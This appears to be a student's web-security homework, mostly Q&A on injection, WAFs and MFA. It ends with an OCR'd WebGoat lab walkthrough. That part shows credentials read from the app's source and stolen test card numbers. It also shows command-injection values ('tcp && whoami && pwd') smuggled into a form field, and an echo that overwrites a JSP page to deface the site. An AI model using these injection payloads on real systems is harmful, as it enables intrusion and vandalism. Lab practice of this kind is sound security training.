Unit 15 Homework: Web Vulnerabilities and Hardening

Part 1: Q&A

The URL Cruise Missile

The URL is the gateway to the web, providing the user with unrestricted access to all available online resources. In the wrong hands can be used as a weapon to launch attacks.

Use the graphic below to answer the following questions:

Protocol	Host Name	Path	Parameters
http://	**www.buyitnow.tv**	**/add.asp**	**?item=price#1999**

1. Which part of the URL can be manipulated by an attacker to exploit a vulnerable back-end database system?

   Parameters

2. Which part of the URL can be manipulated by an attacker to cause a vulnerable web server to dump the /etc/passwd file? Also, name the attack used to exploit this vulnerability.

   Path, directory traversal

3. Name three threat agents that can pose a risk to your organization.

   "Examples include APTs (Advanced Persistent Threats), script kiddies, employees who open phishing emails, and even incompetent users who break configurations on company computers."

4. What kinds of sources can act as an attack vector for injection attacks?

   Any source can act as an attack vector, as long as it has the capability

5. Injection attacks exploit which part of the CIA triad?

SQLi attacks mainly affects the confidentiality pillar of the CIA triad by revealing private and sensitive data

6. Which two mitigation methods can be used to thwart injection attacks?

   Implement CSP and do not allow special characters to be entered into login credentials, input sanitization and validation, making sure it doesn't contain errors

---

Web Server Infrastructure

Web application infrastructure includes sub-components and external applications that provide efficiency, scalability, reliability, robustness, and most critically, security.

- The same advancements made in web applications that provide users these conveniences are the same components that criminal hackers use to exploit them. Prudent security administrators need to be aware of how to harden such systems.

Use the graphic below to answer the following questions:

Stage 1	Stage 2	Stage 3	Stage 4	Stage 5
Client	**Firewall**	**Web Server**	**Web Application**	**Database**

1. What stage is the most inner part of the web architecture where data such as, customer names, addresses, account numbers, and credit card info, is stored?

   Database

2. Which stage includes online forms, word processors, shopping carts, video and photo editing, spreadsheets, file scanning, file conversion, and email programs such as Gmail, Yahoo and AOL.

   Web Application

3. What stage is the component that stores files (e.g. HTML documents, images, CSS stylesheets, and JavaScript files) that's connected to the Internet and provides support for physical data interactions between other devices connected to the web?

Web Server

4. What stage is where the end user interacts with the World Wide Web through the use of a web browser?

   Client

5. Which stage is designed to prevent unauthorized access to and from protected web server resources?

   Firewall

Server Side Attacks

In today's globally connected cyber community, network and OS level attacks are well defended through the proper deployment of technical security controls such as, firewalls, IDS, Data Loss Prevention, EndPoint and security. However, web servers are accessible from anywhere on the web, making them vulnerable to attack.

1. What is the process called that cleans and scrubs user input in order to prevent it from exploiting security holes by proactively modifying user input.

   Input sanitation

2. Name the process that tests user and application-supplied input. The process is designed to prevent malformed data from entering a data information system by verifying user input meets a specific set of criteria (i.e. a string that does not contain standalone single quotation marks)

   Input validation

3. **Secure SDLC** is the process of ensuring security is built into web applications throughout the entire software development life cycle. Name three reasons why organization might fail at producing secure web applications.

   High cost for web application, insufficient support from management, insufficient reactive security posture, reliance of a false sense of security of the firewall protecting the network

4. How might an attacker exploit the robots.txt file on a web server?

   "Experienced criminal hackers will attempt to harvest the robots.txt file using the URL to retrieve private data, such as content management system information and root directory structure."

5. What steps can an organization take to obscure or obfuscate their contact information on domain registry web sites?

   "WHOIS registration services allow for both individuals and organizations to use proxy information instead of personal or company information.

   In many cases, obfuscation of private data is a best practice for security. It takes away power from criminal actors, which ultimately results in hardened web infrastructure.

   As an alternative to using Kali Linux, DomainTools is a great online WHOIS lookup resource."

   Through the use of a domain proxy service or domain registration

6. True or False: As a network defender, Client-Side validation is preferred over Server-Side validation because it's easier to defend against attacks.
   -False
   - Explain why you chose the answer that you did.
   - **Client-side validation can be hacked through disabling Javascript, spoof an IP address, it would be easier to access data if validation is on client-side**

Web Application Firewalls

WAFs are designed to defend against different types of HTTP attacks and various query types such as SQLi and XSS.

WAFs are typically present on web sites that use strict transport security mechanisms such as online banking or e-commerce websites.

1. Which layer of the OSI model do WAFs operate at?

   Layer 7: Application

2. A WAF helps protect web applications by filtering and monitoring what?

“HTTP traffic between web applications and the internet”

3. True or False: A WAF based on the negative security model (Blacklisting) protects against known attacks, and a WAF based on the positive security model (Whitelisting) allows pre-approved traffic to pass.

   TRUE

Authentication and Access Controls

Security enhancements designed to require users to present two or more pieces of evidence or credentials when logging into an account is called multi-factor authentication.

- Legislation and regulations such as The Payment Card Industry (PCI) Data Security Standard requires the use of MFAs for all network access to a Card Data Environment (CDE).

- Security administrators should have a comprehensive understanding of the basic underlying principles of how MFA works.

1. Define all four factors of multifactor authentication and give examples of each:

   - **“Standard login inputs (password, PIN, cognitive questions)**
   - **Physical keys (smartcard, hard token)**
   - **Biometrics (iris/retina scan, hand geometry)**
   - **Location (GPS detection, callback to a home phone number)”**

2. True or False: A password and pin is an example of 2-factor authentication.

   False

3. True or False: A password and google authenticator app is an example of 2-factor authentication.

   TRUE

4. What is a constrained user interface?

   “Constrained user interface restricts what users can see and do based on their Privileges.” such as greyed out menu items

CHALLENGE 1


172.17.132.104/WebGoat/source?source=true


NetHunter Exploit-DB GHDB BeEF Authentication CyberChef

```
98      */
99      protected final static String MESSAGE = "Message";
100
101     /**
102      * Description of the Field
103      */
104     protected final static String PARAM = "p";
105
106     /**
107      * Description of the Field
108      */
109     protected final static String PASSWORD = "Password";
110
111     /**
112      * Description of the Field
113      */
114     protected final static String USER = "user";
115
116     /**
117      * Description of the Field
118      */
119     protected final static String USERNAME = "Username";
120
121     private String pass = "goodbye";
122
123     private String user = "youaretheweakestlink";
124
125     /**
126      * Description of the Method
127      *
128      * @param s
129      *          Description of the Parameter
130      * @return Description of the Return Value
131      */
132     protected Element createContent(WebSession s)
```

password Highlight All Match Case Whole Words 1 of 6 ma

CHALLENGE 2





Copied the Output and pasted into the tamper window under the user quotations(sorry, I forgot to grab that pic)

172.17.132.104/WebGoat/attack?Screen=161&menu=3000

GHDB BeEF Authentication CyberChef

n is not available for this lesson

Logout ?

VISA-987654321
MC-2234200065411
MC-2435600002222
AMEX-4352209902222
MC-123456789
AMEX-333498703333
MC-176896789
AMEX-333300003333
MC-673834489
AMEX-33413003333
MC-123609789
AMEX-338893453333
AMEX-33843453533

E!

5.4 Show Params Show Cookies Lesson Plan

Solution Videos

esson

Your mission is to break the authentication scheme, steal e, and then deface the website. You will have to use many c the other lessons. The main webpage to deface for this site i

* Congratulations! You stole all the credit cards, pr
* - Look in the credit card pull down to see the num

Shopping Car

Shopping Cart Items -- To Buy Now
Sympathy Bouquet

The total charged to your credit card:

Please select credit card for this purchase: VISA-987654321

Buy Now!

Proceed to the next stage...(3)

OWASP Foundation | Project WebGoat | Report Bug

CHALLENGE 3

Intercept requests : ☑ Intercept responses : ☐

Parsed | Raw

Method URL Version

POST http://172.17.132.104:80/WebGoat/attack?Screen=161&menu=3000 HTTP/1.1 Transform

Header	Value
Host	172.17.1...
User-Agent	Mozilla/5....
Accept	text/html,...
Accept-L...	en-US,en...
Accept-E...	gzip, defl...
Referer	http://17...
Content-...	applicati...
Content-l...	28
DNT	1
Authoriza...	Basic Z3...
Connection	keep-alive

Insert Delete

URLEncoded | Text | Hex

Variable	Value
SUBMIT	View Network
File	tcp && whoami && pwd

Insert Delete

Accept changes | Cancel changes | Abort request | Cancel ALL intercepts

FOUND THE FILE AND OUTPUTTED THE FILE TO “YOU HAVE BEEN HACK”

Intercept requests : ☑ Intercept responses : ☐

Parsed | Raw

Method URL Version

POST http://172.17.160.9:80/WebGoat/attack?Screen=9&menu=3000 HTTP/1.1 Transform

Header	Value
Host	172.17.1...
User-Agent	Mozilla/5....

Insert Delete

URLEncoded | Text | Hex

Variable	Value
SUBMIT	View Network
File	tcp && echo "you have been hacked" > ./owaspbwa/owaspbwa-svn/var/lib/tomcat6/webapps/WebGoat/webgoat_challenge_guest.jsp

Insert Delete

Parsed | Raw

Version	Status	Message

Header	Value

Hex


Position	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	String

Accept changes | Cancel changes | Abort request | Cancel ALL intercepts

*** CONGRATULATIONS - You have defaced the site!**

Proceed to the next stage...(4)

Original Website Text



Defaced Website Text

you_have_been_hacked